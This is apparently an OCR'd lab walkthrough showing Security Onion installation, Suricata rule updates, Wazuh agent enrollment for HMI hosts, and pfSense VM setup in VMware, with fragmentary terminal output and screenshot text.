Finished EVAL installation.

Access the web interface at: https://172.25.100.250

Press ENTER to reboot.
```



```
[adm-pac@IND-SecurityOnionv2 ~]$ sudo yum install open-vm-tools-desktop fuse
Loaded plugins: fastestmirror, versionlock
Loading mirror speeds from cached hostfile
 * base: centos5.zswap.net
 * epel: sjc.edge.kernel.org
 * extras: repo1.dal.innoscale.net
 * updates: mirror.compevo.com
Excluding 3 updates due to versionlock (use "yum versionlock status" to show them)
Resolving Dependencies
--> Running transaction check
---> Package fuse.x86_64 0:2.9.2-11.el7 will be installed
---> Package open-vm-tools-desktop.x86_64 0:11.0.5-3.el7_9.1 will be installed
--> Processing Dependency: open-vm-tools(x86-64) = 11.0.5-3.el7_9.1 for package: open-vm-tools-
x86_64
--> Processing Dependency: libfuse.so.2(FUSE_2.6)(64bit) for package: open-vm-tools-desktop-11.
--> Processing Dependency: libvmtools.so.0()(64bit) for package: open-vm-tools-desktop-11.0.5-3
--> Processing Dependency: libsigc-2.0.so.0()(64bit) for package: open-vm-tools-desktop-11.0.5-
--> Processing Dependency: libhgfs.so.0()(64bit) for package: open-vm-tools-desktop-11.0.5-3.el
```




```
[adm-pac@IND-SecurityOnionv2 ~]$ sudo so-rule-update
[sudo] password for adm-pac:
2020-12-27 21:13:42,470 - <INFO> - Loading ./rulecat.conf.
2020-12-27 21:13:42,474 - <INFO> - Forcing Suricata version to 5.0.
2020-12-27 21:13:42,481 - <INFO> - Checking https://rules.emergingthreats.net/open/suricata-5.0.0/
md5.
2020-12-27 21:13:43,055 - <INFO> - Remote checksum has not changed. Not fetching.
2020-12-27 21:13:43,167 - <INFO> - Ignoring file rules/emerging-deleted.rules
2020-12-27 21:13:43,167 - <INFO> - Loading local file /opt/so/rules/nids/local.rules
2020-12-27 21:13:46,022 - <INFO> - Loaded 28181 rules.
2020-12-27 21:13:46,031 - <INFO> - Disabled 0 rules.
2020-12-27 21:13:46,031 - <INFO> - Enabled 0 rules.
2020-12-27 21:13:46,031 - <INFO> - Modified 0 rules.
2020-12-27 21:13:46,031 - <INFO> - Dropped 0 rules.
2020-12-27 21:13:46,230 - <INFO> - Enabled 145 rules for flowbit dependencies.
2020-12-27 21:13:49,473 - <INFO> - Writing rules to /opt/so/rules/nids/all.rules: total: 28181;
; removed 0; modified: 0
2020-12-27 21:13:49,779 - <INFO> - No changes detected, will not reload rules or run post-hooks.
```




Overview

Security Onion 2.3.21 is here!


- soup has been refactored. You will need to run it a few times to get all the changes properly. We are working on making this even easier for future releases.
- soup now has awareness of Elastic Features and now downloads the appropriate Docker containers.
- The Sensors interface has been renamed to Grid. This interface now includes all Security Onion nodes.
- Grid interface now includes the status of the node. The status currently shows either Online (blue) or Offline (orange). If a node does not check-in on time then it will be marked as Offline.
- Grid interface now includes the IP and Role of each node in the grid.
- Grid interface includes a new Filter search input to filter the visible list of grid nodes to a desired subset. As an example, typing in “sensor” will hide all nodes except those that behave as a sensor.
- The Grid description field can now be customized via the local minion pillar file for each node.
- SOC will now draw attention to an unhealthy situation within the grid or with the connection between the user’s browser and the manager node. For example, when the Grid has at least one Offline node the SOC interface will show an exclamation mark in front of the browser tab’s title and an exclamation mark next to the Grid menu option in SOC. Additionally, the favicon will show an orange marker in the top-right corner (dynamic favicons not supported in Safari). Additionally, if the user’s web browser is unable to communicate with the manager the unhealth indicators appear along with a message at the top of SOC that states




```
[adm-pac@IND-SecurityOnionv2 SecurityOnion]$ sudo so-allow
[sudo] password for adm-pac:
This program allows you to add a firewall rule to allow connections from a new IP address.

Choose the role for the IP or Range you would like to add

[a] - Analyst - ports 80/tcp and 443/tcp
[b] - Logstash Beat - port 5044/tcp
[e] - Elasticsearch REST API - port 9200/tcp
[f] - Strelka frontend - port 57314/tcp
[o] - Osquery endpoint - port 8090/tcp
[s] - Syslog device - 514/tcp/udp
[w] - Wazuh agent - port 1514/tcp/udp
[p] - Wazuh API - port 55000/tcp
[r] - Wazuh registration service - 1515/tcp

Please enter your selection:
w
Enter a single ip address or range to allow (example: 10.10.10.10 or 10.10.0.0/16):
172.25.100.0/24
Adding 172.25.100.0/24 to the wazuh_agent role. This can take a few seconds
local:
----------
          ID: create_sysconfig_iptables
    Function: file.touch
        Name: /etc/sysconfig/iptables
      Result: True
     Comment: unless condition is true
     Started: 21:38:53.806028
    Duration: 2518.666 ms
     Changes:
----------
          ID: iptables_fix_docker
    Function: iptables.chain_present
        Name: DOCKER-USER
      Result: True
     Comment: iptables DOCKER-USER chain is already exist in filter table for ipv4
     Started: 21:38:56.325158
    Duration: 13.992 ms
     Changes:
----------
          ID: iptables_fix_fwd
    Function: iptables.insert
      Result: True
```



```
[adm-pac@IND-SecurityOnionv2 SecurityOnion]$ sudo so-wazuh-agent-manage


****************************************
* Wazuh v3.13.1 Agent manager.         *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: a

- Adding a new agent (use '\q' to return to the main menu).
  Please provide the following:
   * A name for the new agent: HMI-2
   * The IP Address of the new agent: 172.25.100.220
Confirm adding it?(y/n): y
Agent added with ID 002.
```




```
Choose your action: A,E,L,R or Q: e

Available agents:
   ID: 001, Name: IND-SecurityOnionv2, IP: 172.25.100.250
   ID: 002, Name: HMI-2, IP: 172.25.100.220
Provide the ID of the agent to extract the key (or '\q' to quit): 2

Agent key information for '002' is:
MDAyIEhNSS0yIDE3Mi4yNS4xMDAuMjIwIDE0ZjVlYjBkMzc0M2QxMWRmYjMzODE2ZGFl

** Press ENTER to return to the main menu.
```



Completed the Wazuh Agent Setup Wizard

Click the Finish button to exit the Setup Wizard.

☑ Run Agent configuration interface



Wazuh v3.13.2

Agent: Auth key not imported. (0) - 0

Status: R

Manager IP:

Authenticati


Confirm Importing Key

Adding key for:


Agent ID: 005
Agent Name: HMI-1
IP Address: 172.25.100.203

https://wazuh.com

Revision 31310



```
<!--
  Wazuh - Agent - Default configuration for Windows
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>

  <client>
    <server>
      <address>172.25.100.250</address>
      <port>1514</port>
      <protocol>udp</protocol>
    </server>
```



Select Image To Download


Version: 2.4.5-p1

Architecture: AMD64 (64-bit)

Installer: CD Image (ISO) Installer

Mirror: New York City, USA

SHA256 Checksum for compressed (.gz) file:
0a09a7748419c86c665eb8d908f584e96d54859aa13f4eeb175a60548c70e228



Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install operating system from:

○ Use a physical drive:

Device: /dev/sr0


● Use ISO image:

/home/dev-ops/Downloads/pfSense

FreeBSD version 10 and earlier 64-bit detected.

○ I will install the operating system later.

The virtual machine will be created with a blank hard disk.



Hardware

Device	Summary
Memory	2 GB
Processors	4
New CD/DVD (IDE)	Using file /home/dev-op
Network Adapter	Custom (/dev/vmnet2)
USB Controller	Present
Display	Auto detect
Network Adapter 2	Custom (/dev/vmnet0)

Device Status

□ Connected

☑ Connect at power on

Network Connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state


○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host


● Custom: Specific virtual network

/dev/vmnet0


○ LAN segment: A private network shared with other standard VMs




```
pfSense Installer

                         Welcome
 Welcome to pfSense!

     Install               Install pfSense
     Rescue Shell          Launch a shell for rescue operations
